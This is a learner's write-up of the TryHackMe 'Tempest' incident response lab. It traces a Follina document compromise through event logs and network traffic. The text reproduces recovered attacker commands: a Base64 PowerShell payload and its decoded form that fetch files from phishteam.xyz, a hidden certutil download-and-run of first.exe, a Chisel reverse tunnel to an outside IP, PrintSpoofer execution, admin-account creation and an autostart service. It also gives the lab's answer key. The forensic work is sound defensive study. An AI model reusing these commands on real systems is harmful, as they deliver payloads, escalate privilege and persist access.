~/portfolio / write-ups / tempest
TryHackMe Malware Analysis & Incident Response Medium Apr '26

Tempest

Full incident response investigation covering a Follina (CVE-2022-30190) exploitation chain, Base64-obfuscated payload delivery, Chisel-based port tunneling for C2, privilege escalation via PrintSpoofer, and SYSTEM-level lateral movement leading to new account creation.

Medium
Difficulty
100%
Completion
TryHackMe
Platform
TOOLS USED
EvtxEcmd
Timeline Explorer
Brim
VirusTotal
CyberChef
Wireshark
00

Warm-up: Parsing the Logs

to parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxEcmd and then feed it into Timeline Explorer.
EvtxEcmd command to parse EVTX files to CSV

Q1. What is the SHA256 hash of capture.pcapng?

using Get-FileHash on the file gives the SHA256 hash directly.

Get-FileHash output for capture.pcapng showing SHA256
Answer: CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

Q2. What is the SHA256 hash of sysmon.evtx?
Answer: 665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F
Q3. What is the SHA256 hash of windows.evtx?
Get-FileHash output for sysmon.evtx and windows.evtx
Answer: D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60
01

Stage 1: Initial Access

Q1. What is the name of the malicious document?

the malicious document has a .doc extension and was downloaded via chrome.exe. filtering Timeline Explorer for .doc extensions shows two results, we narrow down to free_magicules.doc based on the chrome download.

Timeline Explorer filter for .doc extensions showing two results
Answer: free_magicules.doc
Q2. What is the computer name of the victim machine?

Timeline Explorer row showing computer name TEMPEST Timeline Explorer row showing user benimaru
Answer: benimaru-TEMPEST
Q3. What is the Process ID (PID) of the malicious document when it was opened?

the log row for the opened document shows ProcessID: 496 and ProcessGUID 4bbef3ae-aaa8-62b0-2e0a-000000000700.

log row showing ProcessID 496 for the malicious document
Answer: 496
Q4. What is the IPv4 address the document connected to?

filtering around record time 2022-06-20 17:13:14, one DNS query stands out from the noise.

Answer: 184.87.204.144
Q5. What is the Base64-encoded payload executed by the malicious document?

filtering for PPID 496 reveals: C:\\Windows\\SysWOW64\\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=?..." the base64 string embedded in the arguments is the payload.

Answer: JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==
Q6. What CVE is this technique associated with?
CVE-2022-30190 Follina vulnerability reference page
Answer: CVE-2022-30190
02

Stage 2: Payload Staging

Q1. What is the full path of the ZIP file downloaded by the payload?

decoding the base64 payload gives: $app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; the ZIP lands in the Startup folder.

Answer: C:\\Users\\benimaru\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\update.zip
Q2. What is the full command executed from the extracted ZIP contents?

filtering for process creation and benimaru yields 80 logs. narrowing to explorer.exe as parent (autostart) reveals a hidden PowerShell execution.

Timeline Explorer showing PowerShell execution spawned via explorer.exe
Answer: "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\\Users\\Public\\Downloads\\first.exe; C:\\Users\\Public\\Downloads\\first.exe
Q3. What is the SHA256 hash of first.exe?

filtering for first.exe in the executable info field returns the log entry with the SHA256.

Timeline Explorer filter for first.exe showing matching log entry first.exe log row showing SHA256 CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8
Answer: CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8
Q4. What is the C2 domain and port used by first.exe?

filtering for DNS events and network connections, first.exe resolves resolvecyber.xyz to 167.71.222.162. the network connection log confirms the port.


Timeline Explorer DNS event for resolvecyber.xyz network connection log confirming port 80 for resolvecyber.xyz
Answer: resolvecyber.xyz:80
03

Stage 3: C2 Behavior

Q1. What is the URL from which the malicious document was originally downloaded?

searching for the domain used to deliver the document shows the HTTP download request.

Timeline Explorer filter for phishteam.xyz download traffic log row confirming full download URL http://phishteam.xyz/02dcf07/index.html
Answer: http://phishteam.xyz/02dcf07/index.html
Q2. What encoding scheme does the C2 agent use for its communications?

the C2 request to resolvecyber contains a random-looking parameter value. pasting it into CyberChef identifies it as Base64.


C2 GET request to /9ab62b5 with Base64-encoded q= parameter
Answer: Base64
Q3. What character does every C2 command begin with?
multiple C2 GET requests — each decoded command starts with q
Answer: q
Q4. What is the URI path the C2 agent communicates with?

every request targets the same path: /9ab62b5.

Answer: /9ab62b5
Q5. What HTTP method does the C2 agent use?

all captured C2 requests use GET.

Answer: GET
Q6. What language was the C2 agent written in?
binary strings from C2 agent confirming Nim user-agent
Answer: nim
04

Stage 4: Recon and Tunneling

Q1. What is the hostname of the pivot target discovered during recon?

browsing the base64-encoded C2 commands one by one, one decoded entry reveals $pass="infernotempest", the hostname of the internal target.

CyberChef decoding base64 C2 command revealing $pass="infernotempest"
Answer: infernotempest
Q2. What port was found open for lateral movement?

a decoded port scan output lists open services. 5985 stands out as the WINRM port.

decoded netstat output showing port 5985 open
Answer: 5985
Q3. What is the full Chisel command used to create the tunnel?

continuing through the C2 command logs, the full Chisel client invocation is visible.

Timeline Explorer log row showing full ch.exe client tunnel command
Answer: "C:\\Users\\benimaru\\Downloads\\ch.exe" client 167.71.199.191:8080 R:socks
05

Stage 5: Privilege Escalation

Q1. What is the SHA256 hash of ch.exe?

the Timeline Explorer log row for ch.exe has the SHA256 recorded directly in the cell.

Timeline Explorer log row showing ch.exe SHA256 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451
Answer: 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451


Q2. What tool does ch.exe correspond to?
VirusTotal result for ch.exe SHA256 confirming it is Chisel
Answer: chisel

Q3. What service does port 5985 provide for lateral movement?

port 5985 is the default port for WINRM, which the attacker tunnels through via Chisel to reach the internal pivot target.

Answer: WINRM
Q4. What privilege escalation tool was downloaded, and what is its SHA256 hash?

filtering for PowerShell download events reveals two binaries fetched, one is spf.exe. VirusTotal confirms its identity.

Timeline Explorer filter showing spf.exe download event spf.exe log row with SHA256 8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D VirusTotal result confirming spf.exe is PrintSpoofer
Answer: PrintSpoofer / 8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D
Q5. What Windows privilege does PrintSpoofer abuse?
log entry noting SeImpersonatePrivilege as the abused privilege
Answer: SeImpersonatePrivilege
Q6. What binary was spawned by PrintSpoofer after achieving SYSTEM?

filtering SYSTEM-context process creation shows the new C2 binary executed under the escalated context.

Answer: final.exe
06

Stage 6: Impact

Q1. How was final.exe executed using PrintSpoofer?
command log showing spf.exe -c final.exe execution
Answer: spf.exe -c final.exe
Q2. What port does final.exe use for its C2 WebSocket connection?

filtering for WebSocket connections made by final.exe reveals the port used for the new C2 channel.


network connection filter showing final.exe WebSocket on port 8080 second log confirming final.exe connecting to port 8080
Answer: 8080
Q3. What user accounts were created by the attacker?

filtering SYSTEM-context commands executed under final.exe reveals two net user creation commands.

SYSTEM-context log showing net user shion and net user shuna commands
Answer: shion, shuna
Q4. What argument was missing from the first failed group membership command?

the attacker ran net localgroup administrators shion without /add, the command executed but had no effect. Brim logs confirm this.


log showing net localgroup command missing the /add argument Brim log verifying the failed net localgroup command
Answer: /add
Q5. What Windows event ID signals that a new user account was created?

event ID 4720 is generated whenever a new local user account is successfully created.

Answer: 4720

Q6. What was the corrected command used to add shion to the Administrators group?
Timeline Explorer log showing net localgroup administrators /add shion Brim log confirming net localgroup administrators /add shion executed successfully
Answer: net localgroup administrators /add shion
Q7. What event ID is generated when a user is added to a security-enabled local group?
Timeline Explorer showing event ID 4732 for group membership change
Answer: 4732
Q8. What command was used to create a persistence service?

looking at SYSTEM-context commands executed via final.exe, the attacker uses sc.exe to register a service pointing to final.exe.


Timeline Explorer log showing sc.exe TempestUpdate2 create command second log confirming sc.exe service creation parameters attacker verification log confirming TempestUpdate2 service was created
Answer: C:\\Windows\\system32\\sc.exe \\\\TEMPEST create TempestUpdate2 binpath= C:\\ProgramData\\final.exe start= auto
Key Takeaways
  • Follina needs no macro, no prompt, no user interaction. the document opens and code runs. full stop
  • Timeline Explorer is useful but you need to know your log fields before you can filter out the noise. going in blind just adds to it
  • Chisel tunneling through a compromised host makes the trail hard to follow fast. attribution gets messy quickly
  • going through base64 logs one at a time is tedious, but the attacker's sequence only makes sense when you see all of it together

one of the harder rooms in the capstone path. Timeline Explorer took some getting used to and i spent a lot of time searching, which eventually led me to the unusual command execution but it wasn't a clean process. i know roughly where to look now. what i still need to work on is knowing what to look for before i start, not just stumbling into it. good lab overall.